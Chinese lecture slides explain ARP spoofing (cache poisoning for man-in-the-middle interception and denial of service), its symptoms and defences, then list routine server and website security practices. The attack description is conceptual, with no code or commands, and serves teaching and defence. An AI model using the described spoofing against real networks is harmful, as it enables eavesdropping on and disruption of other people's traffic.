- 如果一台计算机A要与另一台计算机B进行通信，它就会先在自己的列表中搜寻一下被访问的IP地址所对应的MAC地址，如果找到了就直接进行通信，如果表中没有的话，主机A则会向网内发送一个广播来寻找被访问目标B的MAC地址，当被访问目标B收到广播后就会自动回应一个信息给发送广播的机器A，其他机器则不会给发广播的机器A回应任何信息，这样计算机A就可以更新列表并与计算机B进行正常通信。
- 由此可见，ARP协议是在网内所有计算机的高度信任基础上来进行工作的，因此这就为黑客提供了攻击的好机会。




3.4 ARP欺骗

- A、B和C的IP地址分别为IPA、IPB和IPC，MAC地址分别为MACA、MACB、MACC。假如C是一个攻击者，想知道A和B之间的通信信息，它就分别向A和B发送消息，对A说它是B，通信地址是IPB和MACC，对B说它是A，通信地址是IPA和MACC，A和B主机就把C发来的地址存入缓存表，下次通信时直接用这个地址，每次A和B的通信信息都要经过C，C就可以对数据包进行分析，这样C就会知道A和B通信的所有信息，成功地对A和B的通信进行监听。




3.4 ARP欺骗

- 3. ARP攻击的方式
- 根据ARP欺骗的原理可知攻击的方式有以下两种。
- 1) 中间人攻击
- 中间人攻击就是攻击者将自己的主机作为被攻击主机间的桥梁，可以查看它们之间的通信，提取重要的信息或者修改通信内容或者不做任何修改原样发送出去，这使得被攻击主机间没有任何的秘密而言。




3.4 ARP欺骗

- 2) 拒绝服务攻击
- 拒绝服务攻击就是使目标主机不能响应外界请求，从而不能对外提供服务的攻击方法。如果攻击者将目标主机缓存表的地址全部改为根本不存在的地址，那么目标主机向外发送的所有以太网数据帧会丢失，使得上层应用忙于处理这种异常而无法响应外来请求，即导致目标主机产生拒绝服务。




3.4 ARP欺骗

- 4. ARP攻击时的主要现象
- （1）一些人为了获取非法利益，利用ARP欺骗程序在网内进行非法活动，此类程序的主要目的在于破解账号登录时的加密解密算法，通过截取局域网中的数据包，然后以分析数据通信协议的方法截获用户的信息。运行这类木马病毒，就可以获得整个局域网中上网用户账号的详细信息并盗取。




3.4 ARP欺骗

- （2）网速时快时慢，极其不稳定，但单机进行光纤数据测试时一切正常。当局域内的某台计算机被ARP的欺骗程序非法侵入后，它就会持续地向网内所有的计算机及网络设备发送大量的非法ARP欺骗数据包，阻塞网络通道，造成网络设备的承载过重，导致网络的通信质量不稳定。




3.4 ARP欺骗

- （3）局域网内频繁性区域或整体掉线，重启计算机或网络设备后恢复正常。当带有ARP欺骗程序的计算机在网内进行通信时，就会导致频繁掉线，出现此类问题后重启计算机或禁用网卡会暂时解决问题，但掉线情况还会发生。




3.4 ARP欺骗

- 5. 抵御ARP方法
- 1) 添加静态记录
- 在目标主机的ARP缓存表中设置静态地址映射记录，即使有新的ARP应答也不更新缓存表的内容。这可以有效地防止ARP欺骗，但有它的局限性，就是通信双方的IP地址和MAC地址不能变化。



3.4 ARP欺骗

- 2) 设置ARP服务器
- 为克服上面提到的不足，就要对上述维护静态记录的分散工作进行集中管理。也就是说，指定局域网内部的一台机器作为ARP服务器，专门保存并且维护可信范围内的所有主机的IP地址和MAC地址映射记录。
- 该服务器通过查阅自己的ARP缓存记录并以被查询主机的名义响应局域网内部的ARP请求。同时，可以设置局域网内部的其他主机只使用来自ARP服务器的ARP响应。



3.4 ARP欺骗

- 3) 引入硬件屏障
- 将需要采取保护且互相信任的主机所在的安全子网与攻击者可能访问的不安全子网隔离开来，如采用路由器。这样的子网划分能阻止攻击者关闭目标主机而将自己挂到目标主机所在的子网上以响应来自子网上的**ARP**请求。



3.5 日常网络及网站的安全防范措施

- 3.5.1 黑客攻击、数据篡改防范措施
- 1. 服务器端
- （1）网站服务器和局域网内计算机之间设置经公安部验证的防火墙，并与专业网络安全公司合作，做好安全策略，拒绝外来的恶意攻击，保障网站正常运行。
- （2）在所有网站服务器上安装正版防病毒软件，并做到每日对杀毒软件与木马扫描软件进行升级，及时下载最新系统安全漏洞补丁，开启病毒实时监控，防止有害信息对网站系统的干扰和破坏。



3.5 日常网络及网站的安全防范措施

- (3) 网站服务器提供集中式权限管理，针对不同的应用系统、终端、操作人员，由网站运行管理员设置服务器的访问权限，并设置相应的密码及口令。不同的操作人员设定不同的用户名及口令，严禁操作人员设置弱口令、泄漏自己的口令，且要求定期更换口令。对操作人员的权限严格按照岗位职责设定，并由网站运行管理员定期检查操作人员权限。



3.5 日常网络及网站的安全防范措施

- （4）在服务器上安装设置IIS防护软件防止黑客攻击。
- （5）网站运行管理员定期做好系统和网站的日常备份工作。
- （6）网络管理员做好系统日志的留存。



3.5 日常网络及网站的安全防范措施

- 2. 网站维护终端
- （1）网站维护人员要做好网站日常维护用设备的安全管理，每天升级杀毒软件病毒库，及时做好网站日常维护用终端计算机设备的病毒防护、木马查杀、操作系统及应用软件漏洞修复等工作，日常工作时要开启病毒实时监控。
- （2）不随便打开来源不明的Excel、Word文档及电子邮件，不随便点击来历不明的网站，以免遭到病毒侵害。外界存储设备（包括U盘、移动硬盘、存储卡、数码设备等）在维护终端上使用，应及时查杀病毒，杜绝安全隐患。



3.5 日常网络及网站的安全防范措施

- （3）切实做好维护终端共享目录设置管理工作，共享文件复制结束后应及时取消相应目录的共享设置，杜绝长期设置共享目录，严禁设置完全共享目录。
- （4）严禁将涉密类信息存放于维护终端。重要网站或专栏的后台登录地址不得以文件形式存放于维护终端，不得在浏览器软件的收藏夹中收藏，要用纸介质形式存放，并妥善保存，如发生丢失应及时上报相关部门主管领导。



3.5 日常网络及网站的安全防范措施

- （5）网站开发人员在网站交付使用前，应将网站后台发布系统登录文件名设置得尽量复杂，文件名采用字母、数字和特殊符号相结合的方式，长度不得少于20个字符。
- （6）网站开发人员在网站交付使用前，务必删除后台发布系统中不必要的功能代码，特别是论坛、博客类功能代码。



3.5 日常网络及网站的安全防范措施

- （7）网站开发人员在网站交付使用前，务必删除后台发布系统中不必要的账户、密码（如原先系统自带的或测试用的账户）。
- （8）网站开发人员在网站交付使用前，务必做好后台发布系统的管理员账户、密码的设置与数据库防下载工作，坚决杜绝使用弱口令、弱密码，管理员密码采用字母、数字和特殊符号相结合的方式，长度不得少于10个字符，严禁多个网站公用一个管理员密码，消除安全隐患。



3.5 日常网络及网站的安全防范措施

- 3.5.2 病毒与木马软件防范措施
- 1. 服务器端
- （1）在所有网站服务器上安装正版防病毒软件，并做到每日对杀毒软件与木马扫描软件进行升级，及时下载最新系统安全漏洞补丁，开启病毒实时监控，防止有害信息对网站系统的干扰和破坏。
- （2）不在服务器上安装与网站运行无关的应用软件。



3.5 日常网络及网站的安全防范措施

- 2. 网站维护终端
- （1）网站维护人员要做好网站日常维护用设备的安全管理，每天升级杀毒软件病毒库与木马扫描软件，及时做好网站日常维护用终端计算机设备的病毒防护、木马查杀、操作系统及应用软件漏洞修复等工作，日常工作时要开启病毒实时监控。
- （2）不随便打开来源不明的Excel、Word文档及电子邮件，不随便点击来历不明的网站，以免遭到病毒侵害。外界存储设备（包括U盘、移动硬盘、存储卡、数码设备等）在维护终端上使用，应及时查杀病毒，杜绝安全隐患。



3.5 日常网络及网站的安全防范措施

- （3）设置网络共享帐号及密码时，尽量不要使用常见字符串，如guest、user、administrator等和空密码。密码最好超过8位，尽量复杂化。
- （4）在运行通过网络共享下载的软件程序之前，先进行病毒查杀，以免导致中毒。
- （5）禁用系统的自动播放功能，防止病毒从U盘、移动硬盘、MP3等移动存储设备进入到计算机。禁用Windows系统的自动播放功能的方法：在运行中输入 gpedit.msc后按Enter键，打开组策略编辑器，依次选择“计算机配置”→“管理模板”→“系统”→“关闭自动播放”→“已启用”→“所有驱动器”→“确定”。





3.5 日常网络及网站的安全防范措施

- 3.5.3 网络设备硬件故障防范措施
- （1）定期对网络设备进行检测维护，检查网络设备状态，及时发现硬件故障。
- （2）定期对备份网络设备进行检测维护，在网络设备出现故障时，能够及时更换。
- （3）每天要对机房温度、湿度、灰尘情况进行检查，避免因温度、湿度、灰尘等情况导致网络设备损毁。
- （4）每天要对机房空调、供电电压等进行检查，以保障网络设备的工作环境良好。

本章小结

- Windows 7是国内流行的，具有人性化功能的操作系统。除学习其功能外，应从远程控制需要出发，掌握在远程桌面上与Web的连接，达到与远程对方的协同工作。其常用端口、注册端口和动态端口易被黑客入侵，通过本章学习，重点掌握网络空间远程控制方法、软件原理、远程控制技术的应用范畴和网络空间入侵基本过程，还要了解网络空间攻防基本模型，黑客攻击主要种类、案例与ARP欺骗，以及人们日常生活和工作中网络和网站的安全防范措施。





• 谢谢！